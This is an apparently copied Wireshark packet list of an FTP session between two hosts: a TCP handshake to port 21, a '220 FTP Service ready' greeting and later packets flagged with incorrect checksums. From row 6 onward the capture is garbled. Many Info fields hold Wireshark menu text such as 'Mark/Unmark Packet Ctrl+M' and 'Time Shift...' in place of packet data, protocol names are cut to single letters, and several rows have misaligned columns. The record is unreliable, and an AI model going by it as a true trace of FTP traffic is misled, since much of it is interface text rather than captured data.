7895	192.168.0.12	192.168.0.23	FTP	Request: FEAT		

No.	IF	Source	Destination	Protocol	Info	Length	Delta Time
1	0	10.60.162.183	106.201.52.126	TCP	8831>21 [SYN] Seq=1181366411 Win=8192 [TCP CHECKSUM INCORRECT] Len=0 MSS=14...	66	0.000000
2	0	106.201.52.126	10.60.162.183	TCP	21>8831 [SYN, ACK] Seq=2252547927 Ack=1181366412 Win=8192 [TCP CHECKSUM INC...	66	0.029445
3	0	10.60.162.183	106.201.52.126	TCP	8831>21 [ACK] Seq=1181366412 Ack=2252547928 Win=8192 [TCP CHECKSUM INCORRE...	54	0.000089
4	0	106.201.52.126	10.60.162.183	FTP	Response: 220 FTP Service ready.	78	0.336534
5	0	10.60.162.183	106.201.52.126	TCP	8831>21 [ACK] Seq=1181366412 Ack=2252547952 Win=8168 [TCP CHECKSUM INCORREC...	54	0.199431
6	0	10.60.162.183	106.201.52.126	F	Mark/Unmark Packet Ctrl+M	65	1.033073
7	0	106.201.52.126	10.60.162.183	F	Ignore/Unignore Packet Ctrl+D	86	0.032104
8	0	10.60.162.183	106.201.52.126	T	47984 Win=8136 [TCP CHECKSUM INCORRECT]	54	0.199892
9	0	10.60.162.183	106.201.52.126	F	Set/Unset Time Reference Ctrl+T	68	5.200104
10	0	106.201.52.126	10.60.162.183	F	Time Shift... Ctrl+Shift+T	69	0.034323
11	0	10.60.162.183	106.201.52.126	T	47999 Win=8120 [TCP CHECKSUM INCORRECT]	54	0.199762
12	0	10.60.162.183	106.201.52.126	F	Packet Comment... Ctrl+Alt+C	60	3.471275
13	0	106.201.52.126	10.60.162.183	F	67	0.042586	
14	0	10.60.162.183	106.201.52.126	T	2252548012 Win=8108 [TCP CHECKSUM INCORRECT]	54	0.000540
15	0	106.201.52.126	10.60.162.183	T	1181366443 Win=131328 [TCP CHECKSUM INCORRECT]	60	0.000865
16	0	10.60.162.183	106.201.52.126	T	48013 Win=8108 [TCP CHECKSUM INCORRECT]	54	0.000030
17	0	106.201.52.126	10.60.162.183	T	66444 Win=131328 [TCP CHECKSUM INCORRECT]	60	0.024794

